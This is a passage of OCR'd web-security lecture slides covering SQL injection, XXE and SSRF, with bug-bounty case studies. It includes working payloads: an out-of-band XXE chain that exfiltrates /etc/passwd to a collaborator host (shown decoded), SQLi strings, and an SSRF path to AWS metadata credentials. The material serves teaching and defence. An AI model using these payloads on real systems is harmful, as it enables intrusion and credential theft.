X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY
Content-Length: 2001
Date: Mon, 17 May 2021 10:26:37 GMT
Connection: close
Server-Timing: cdn-cache; desc=MISS
Server-Timing: edge; dur=17
Server-Timing: origin; dur=2124

{
  "id":32264,
  "platformParticipantId":13476,
  "platformExternalParticipantId":"P844221650",
  "prospectId":null,
  "prospectExternalId":null,
  "name":"Testyy Test User",
  "firstName":"Testyy",
  "middleInitial":"M",
  "lastName":"Test User",
  "email":"participant100@example.com",
```

SQL(i): SQL injection

SQLi

- Typical SQL query

```
$query = ‘SELECT name, address, age from people where name=“‘ . $_GET[‘name’];
$result = $pdo->query( $query );
```

- When manipulated:

```
$query = ‘SELECT name, address, age from people where name=“” or 1=1;—‘
$result = $pdo->query( $query );
```

SQLi

- Many different types & techniques
  - in band
  - error based
  - union based
  - blind
    - boolean
    - time based
  - OOB
- Thankfully:
  - `sqlmap.py`

SQLi

- Countermeasures
  - ORM frameworks
    - `people.Where(p.name == “John”)`
  - Prepared statements

```
$prepared = $tpas->prepare(‘SELECT id, name, address, age from people where id=?’);
$id = 101;
$prepared->bind_param(’i’, $id);
$prepared->execute();
```

hacker101

XML External Entity Attacks

From: Hacker 101

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

XML External Entity

XML gives you the ability to define new entities, e.g. turn &foo; into bar. Normally, these are simple text replacements that are inlined in XML declarations, but they can reference external files, optionally.

From: Hacker 101

XXE

What are XML custom entities?

XML allows custom entities to be defined within the DTD. For example:

```
<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>
```

This definition means that any usage of the entity reference `&myentity;` within the XML document will be replaced with the defined value: "`my entity value`".

```
<foo>&myentity</foo>
```

XML External Entity

XXE attacks take advantage of the ability to read arbitrary files and URIs to enable a variety of attack scenarios.

From: Hacker 101

XML External Entity

The most obvious option is the ability to read files. If you have, say, a report system, you could read a file and embed it into data that you can see on a web interface.

```
1  <?xml version="1.0" encoding="ISO-8859-1"?>
2  <!DOCTYPE foo [
3       <!ELEMENT foo ANY >
4       <!ENTITY xxe SYSTEM "file:///etc/passwd" >
5  ]>
6  <foo>&xxe;</foo>
```

From: Hacker 101


```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId> &xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

From: https://portswigger.net/web-security/xxe

XML External Entity

One of the more advanced ways in which this can be used is to perform network requests behind the firewall. The web server will make a connection to the URI you give, which could allow you to violate constraints in interesting ways, e.g. requesting backend data directly, in a “trusted” zone.

From: Hacker 101

XML External Entity

Often, you will not see the data that you upload; it will simply go to something on the backend. In such a case, XXE can often be used as an oracle to determine if a file exists or a URI can be resolved.

From: Hacker 101

XML External Entity

Mitigating XXE attacks is generally straightforward and simply requires passing additional flags to your XML parser. Generally speaking, there will be flags for disallowing inline DTDs and removing entities entirely.

The use of either will mitigate the vulnerability in whole.

From: Hacker 101

XXE Bug #1

- Maps related application
- File upload feature
- Many of the maps content is XML 🤔

XXE Bug #1

Request

Raw Params Headers Hex Stepper Replacements

Pretty Raw \n Actions

```
poc.svg
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="background"

#000000
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="published"

false
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="title"

samengmg
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="id"

933983fd-b136-46c3-9a82-ffcc0bb03b11
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="file"

C:\fakepath\ghostscript.png../../../../
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="file_type"

png
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="sort"

99
----------------------------127332309639864539731310142389
Content-Disposition: form-data; name="file"; filename="ghostscript.png"
Content-Type: image/png

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [<!ENTITY internal SYSTEM 'http://o8xpgulh124e2tjo41uasx0neek48t.burpcollaborator.net'>]>
<example index="123">
    <!-- SimpleXML didn't forbid external entity in xml elements-->
    <text>Example message:&internal;</text>
</example>
----------------------------127332309639864539731310142389--
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Tue, 30 Mar 2021 01:33:04 GMT
Content-Type: application/json
Content-Length: 119
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET.PUT.POST.DELETE.OPTIONS
Access-Control-Allow-Origin [redacted]
Access-Control-Expose-Headers: Authorization,X-Permissions
Access-Control-Max-Age: 600
Cache-Control: no-cache, private
Vary: Accept-Encoding
X-Source: [redacted]

{"status":500,"error":
"Entity 'internal' failed to parse\n `No such file or directory` @ error\/svg.c\/SVGError\/2998"}
```

2	2021-Mar-30 01:33:04 UTC	HTTP	o8xpgulh124e2tjo41uasx0neek48t
3	2021-Mar-30 01:33:04 UTC	DNS	o8xpgulh124e2tjo41uasx0neek48t

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTP request.

XXE Bug #1

```
------WebKitFormBoundaryZFOjtlbsM0BhIZOS
Content-Disposition: form-data; name="file"; filename="DwldTkRSGsOutputFileCurl0dfw.png"
Content-Type: image/jpeg

<!DOCTYPE svg [
<!ELEMENT svg ANY >
<!ENTITY % sp SYSTEM "https://b4cd8c72cdb4.ngrok.io/oob.xml">
%sp;
%param1;
]>
<svg viewBox="0 0 200 200" version="1.2" xmlns="http://www.w3.org/2000/svg"
style="fill:red">
      <text x="15" y="100" style="fill:black">XXE via SVG rasterization</text>
      <rect x="0" y="0" rx="10" ry="10" width="200" height="200"
style="fill:pink;opacity:0.7"/>
      <flowRoot font-size="15">
         <flowRegion>
           <rect x="0" y="0" width="200" height="200" style="fill:red;opacity:0.3"/>
         </flowRegion>
         <flowDiv>
            <flowPara>&exfil;</flowPara>
         </flowDiv>
      </flowRoot>
</svg>
```

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM
'http://749a5n0xu65s9ahnggg1m20en5tyhn.burpcollaborator.net/%data;'>">
```

XXE Bug #1

#	Time	Type	Payload	Comment
10	2021-Mar-30 09:26:42 UTC	DNS	749a5n0xu65s9ahnggg1m20en5tyhn	
11	2021-Mar-30 09:26:42 UTC	DNS	749a5n0xu65s9ahnggg1m20en5tyhn	
12	2021-Mar-30 09:26:42 UTC	HTTP	749a5n0xu65s9ahnggg1m20en5tyhn	
13	2021-Mar-30 09:27:16 UTC	HTTP	749a5n0xu65s9ahnggg1m20en5tyhn	
14	2021-Mar-30 09:27:16 UTC	DNS	749a5n0xu65s9ahnggg1m20en5tyhn	

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | \n | Actions | Select extension... | INSPECTOR

```
1 GET
  /cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjovd
  XNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2Jpbjovym
  luL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zY
  mluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4
  vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjc
  DovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3c6ZGF0YTovdmF
  yL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNY
  WlsaW5nIEexpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2x
  vZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbnF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZ
  Hk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0OXi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3N
  iaW4vbm9sb2dpbgpzeXN0ZW1kLXRpbWVzeW5jOng6MTAxOnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50LCwsOi9ydW4vc3lzdGVtZDovdXNyL3NiaW4vbm9
  sb2dpbgpzeXN0ZW1kLXJlc29sdmU6eDoxMDM6MTA0OnN5c3RlbWQgUmVzb2x2ZXIsLCw6L3Jlbi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2Vid
  XM6eDoxMDQ6MTA5Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwNTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCnN
  5c3RlbWQtY29yZWR1bXA6eDo5OTg6OTk4OnN5c3RlbWQgQ29yZSBEdW1wZXI6Lzovc2Jpbi9ub2xvZ2luCm50cDp4OjEwNjoxMTE6Oi9ub25leGlzdGVudDovd
  XNyL3NiaW4vbm9sb2dpbgp3ZWJkZXBsb3k6eDoxMDAxOjEwMDE6LCwsOi9ob21lL3dlYmRlcGxveTovYmluL2Jhc2gKc3RhbXA6eDoxMDI6Sm9uYXR
  oYW46L2hvbWUvc3RhbXA6L2Jpbi9iYXNoCmFsZXg6eDoxMDAzOjEwMDM6QWxleGFuZGVyOi9ob21lL2FsZXg6L2Jpbi9iYXNoCnNoYWhpbjp4OjEwMDQ6MTAwN
  DpTaGFoaW46L2hvbWUvc2hhaGluOi9iaW4vYmFzaApEZWJpYW4tc25tcDp4OjEwODoxMTM6Oi92YXIvbGliL3NubXA6L2Jpbi9mYWxzZQpEZWJpYW4tZXhpbTp
  4OjExMDoxMTU6Oi92YXIvc3Bvb2wvZXhpbTQ6L3Vzci9zYmluL25vbG9naW4KbGFuZHNjYXBlOng6MTA3OjExMjo6L3Zhci9saWIvbGFuZHNjYXBlOi91c3Ivc
  2Jpbi9ub2xvZ2luCg== HTTP/1.0
2 Host: 749a5n0xu65s9ahnggg1m20en5tyhn.burpcollaborator.net
3 Connection: close
4
5
```

Search... | 0 highlights

Close

Severity Critical (9.1)

Base64 decoded:

Code 1.71 KiB

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
```

XXE Bug #1


- 💡 Always test file uploads

- Expect the unexpected - submit data types that might not be expected

- If system / external entities allowed, it’s probably gameover

SSRF


- Server Side Request Forgery
- “Attacker causes server side application to make a request to an unintended location”



From: https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/

SSRF

- Access to internal applications, internal hosts
- Very easy to escalate: often a critical bug
  - e.g. request metadata credentials if it's a cloud instance (AWS/Google/Azure etc)
  - `http://169.254.169.254/latest/meta-data/iam/security-credentials`
- No metadata, no problem:
  - Pivot + oneshot RCEs



From: Briskinfosec

SSRF - Countermeasures

- As per usual, validate/limit **user input**
- Network level protection:
  - **whitelist** of permitted hosts or IPs
- Another reason to never have exposed services without authentication (e.g. redis)

Recollapse

- Very useful in this vulnerability class, when url's are being validated
- In reality, useful whenever **something** is being validated (e.g. regex, WAF)
- What happens when we add special characters in key positions of our input? Or introduce normalization?
- From your very own: https://github.com/0xacb/recollapse

Recollapse

https://example.com/redirect?url=$https://legit.example.com$

Starting position

Termination position

https://example.com/redirect?url=https$:$/$/$legit$.$example$.$com

Separator positions

https://example.com/redirect?url=https://l$git.ex$mple.c$m

Normalization positions

Recollapse

Example

```
$ recollapse -e 1 -p 1,2,4 -r 10-11 https://legit.example.com
%0ahttps://legit.example.com
%0bhttps://legit.example.com
https%0a://legit.example.com
https%0b://legit.example.com
https:%0a//legit.example.com
https:%0b//legit.example.com
https:/%0a/legit.example.com
https:/%0b/legit.example.com
https://%0alegit.example.com
https://%0blegit.example.com
https://legit%0a.example.com
https://legit%0b.example.com
https://legit.%0aexample.com
https://legit.%0bexample.com
https://legit.example%0a.com
https://legit.example%0b.com
https://legit.example.%0acom
https://legit.example.%0bcom
https://legit.example.com%0a
https://legit.example.com%0b
```

SSRF Bug #1

SSRF in Query Manager allows access to AWS metadata IAM credentials

Critical (9 ~ 10)

Request

Raw | Params | Headers | Hex

```
1 GET /api/query-manager/raw-response?sl_token=smslt_42f2d39588_7f75f38eb4a&attachment=false&url=
  .regala.im HTTP/1.1
```

Response

Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 08 Jul 2020 09:12:09 GMT
3  Content-Type: text/plain; charset=utf-8
4  Content-Length: 28
5  Connection: close
6  Server: nginx
7  Expires: Thu, 19 Nov 1981 08:52:00 GMT
8  Cache-Control: no-store, no-cache, must-revalidate
9  Pragma: no-cache
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11
12 ip-172-18-1-243.ec2.internal
```

By doing `url=fake.im` the application returns an error like:

`{"error":"Could not resolve host: us1-api.smzero.comfake.im"}`

SSRF Bug #1

- Original “url” parameter, already suspicious
  - Relative URL e.g. %2Fapi%2Fquery%2F123
- 3xx redirects, always useful
- Old AWS version, no tokens needed to access metadata